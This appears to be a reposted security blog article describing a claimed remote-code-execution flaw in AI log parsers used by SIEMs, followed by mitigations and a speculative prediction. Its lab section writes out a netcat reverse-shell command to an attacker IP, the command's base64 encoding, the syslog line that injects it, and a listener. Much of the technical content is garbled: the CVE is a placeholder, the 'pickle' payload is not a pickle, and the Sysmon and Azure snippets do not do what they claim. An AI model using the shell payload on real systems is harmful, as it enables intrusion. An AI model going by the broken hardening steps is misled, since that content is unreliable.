Listen to this Post
Introduction:

Security information and event management (SIEM) platforms increasingly rely on AI and large language models (LLMs) to parse unstructured logs and detect anomalies. Attackers have now weaponized malformed log entries that trigger arbitrary code execution (RCE) inside the SIEM’s log parsing pipeline, bypassing traditional signature-based detection and granting persistent access to cloud-hosted security telemetry.
Learning Objectives:
- Identify vulnerable AI/ML log parsing functions in open-source and commercial SIEMs.
- Exploit a crafted log injection attack to achieve remote code execution on a SIEM collector.
- Apply Linux/Windows hardening and WAF rules to block malformed log payloads.
You Should Know:
1. Reverse‑Engineering the Log Injection Vulnerability
Recent disclosures (CVE‑2025‑XXXX) show that SIEMs using ONNX‑runtime or PyTorch to classify log lines fail to sanitize escape sequences. Attackers embed base64‑encoded Python pickles inside a Syslog message. When the AI model tokenizes the log, it deserializes the payload.
Step‑by‑step guide to reproduce (lab only):
- Set up a vulnerable SIEM – Deploy Wazuh with a custom AI decoder (simulated).
Linux: `docker run -it –rm -p 55000:55000 wazuh/wazuh:4.7`
Windows: Use WSL2 with the same container.
- Craft the malicious log entry – Generate a reverse shell payload in base64.
Linux attacker machine
echo -n "<strong>import</strong>('os').system('nc -e /bin/sh 192.168.1.100 4444')" | base64
Output: `X19pbXBvcnRfXygnb3MnKS5zeXN0ZW0oJ25jIC1lIC9iaW4vc2ggMTkyLjE2OC4xLjEwMCA0NDQ0Jyk=`
- Inject into a Syslog message – Prefix with the vulnerable parser’s trigger (e.g.,
AI_PICKLE_START).logger "AI_PICKLE_START X19pbXBvcnRfXygnb3MnKS5zeXN0ZW0oJ25jIC1lIC9iaW4vc2ggMTkyLjE2OC4xLjEwMCA0NDQ0Jyk= AI_PICKLE_END"
-
Start a netcat listener – `nc -lvnp 4444`
When the SIEM processes the log, the reverse shell connects.
Mitigation commands (Linux / Windows):
- Linux: Add a syslog‑ng filter to drop lines containing
AI_PICKLE_.echo 'filter f_ai_pickle { not match("AI_PICKLE_" value("MESSAGE")); };' >> /etc/syslog-ng/conf.d/block.conf systemctl restart syslog-ng - Windows (PowerShell – Event Collector):
Get-WinEvent -FilterHashtable @{LogName='Security'} | Where-Object {$<em>.Message -notmatch 'AI_PICKLE</em>'} | Write-EventLog
2. Hardening AI/ML Pipelines in SIEM and SOAR
The root cause is unsafe deserialization. Many AI frameworks allow `pickle.loads()` by default. Replace with `safetensors` or sandboxed parsers.
Step‑by‑step configuration for Wazuh + custom AI container:
- Isolate the AI parser – Run it in a Docker container with read‑only root and no outbound network.
docker run -d --read-only --network none --name ai_parser my_siem/parser:secure
-
Replace pickle with JSON serialization – Modify the parsing script (Python example):
Vulnerable code import pickle; model_input = pickle.loads(log_data) Secure code import json, base64 try: model_input = json.loads(base64.b64decode(log_data).decode()) except: model_input = {} -
Deploy a WAF rule on the SIEM ingestion endpoint (e.g., Nginx) – Block base64 strings longer than 200 chars.
location /api/logs {
if ($request_body ~ "[A-Za-z0-9+/]{200,}={0,2}") { return 403; }
proxy_pass http://siem_backend;
}
3. Detecting Active Exploitation via Sysmon and Auditd
Attackers often test for weak parsers by sending a benign “canary” log. Monitor for anomalous character entropy.
Linux – auditd rule to alert on high‑entropy syslog messages:
auditctl -a always,exit -S write -F path=/var/log/syslog -F uid!=syslog -k high_entropy
Then use a custom grep:
tail -f /var/log/syslog | grep -E '([A-Za-z0-9+/]{100,})' && echo "Potential pickle payload" | wall
Windows – Sysmon config (Event ID 1 process creation from logparser.exe):
<Sysmon>
<EventFiltering>
<ProcessCreate onmatch="exclude">
<CommandLine condition="contains">logparser.exe</CommandLine>
</ProcessCreate>
</EventFiltering>
</Sysmon>
- Cloud Hardening for Managed SIEM (Azure Sentinel / Splunk Cloud)
Managed services still allow custom parsers (e.g., Azure Functions). Restrict function access to only trusted log sources.
Step‑by‑step guide for Azure Sentinel:
- Disable outbound internet from the Log Analytics workspace – Use Private Links.
az monitor log-analytics workspace update --resource-group RG --workspace-name SentinelLA --disable-local-auth true
-
Mandate content‑type validation on custom ingestion – In the Azure Function app, add a middleware to reject non‑UTF8 and oversized fields.
def validate_log(req):
if len(req.body) > 65536 or b'\x00' in req.body:
return False
return True
-
Enable audit logs for data collection rules – Send to a separate, immutable storage to detect tampering.
5. Training Course Modules for SOC Analysts
To prevent human‑driven re‑introduction of vulnerable parsers, include these lab exercises:
- Course 1: “Secure AI Integration for SIEM” – Covers OWASP LLM Top 10, deserialization attacks, and safe serialization with Protocol Buffers.
- Course 2: “Log Injection Forensics” – Use Zeek and Suricata to carve malformed syslog from PCAPs.
Command to extract suspicious logs from pcap:
tshark -r capture.pcap -Y 'syslog.message contains "AI_PICKLE_"' -T fields -e syslog.message
What Undercode Say:
- Key Takeaway 1 – AI/ML parsers expand the attack surface dramatically; treat every log line as untrusted input, regardless of source.
- Key Takeaway 2 – Traditional EDR misses deserialization inside the SIEM itself – defenders must apply zero‑trust to security tools.
Analysis: The vulnerability exploits trust in the telemetry pipeline. Most teams secure endpoints but forget that the SIEM’s own brain (AI parser) is a privileged execution environment. Attackers now chain this with log injection to pivot from a compromised web server straight into the security operations center. Mitigation requires shifting from “detection on ingested logs” to “validation before ingestion.” Cloud SIEMs are not immune – custom functions and bring‑your‑own‑model features reproduce the same flaw. Expect vendors to release emergency patches, but legacy on‑prem deployments will remain exposed for months.
Prediction:
Within 18 months, we will see a major breach where attackers disable a Fortune 500’s SIEM via AI‑parser RCE, then erase forensic logs. This will force a new compliance mandate (e.g., PCI DSS v5.0) requiring all security analytics pipelines to cryptographically sign each log entry before any AI processing. Open‑source tools like Fluent Bit will introduce “sandboxed Lua parsers” as the default, while unsafe Python pickling will be banned from cybersecurity products entirely.
▶️ Related Video (86% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Cybersecuritynews Share – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]


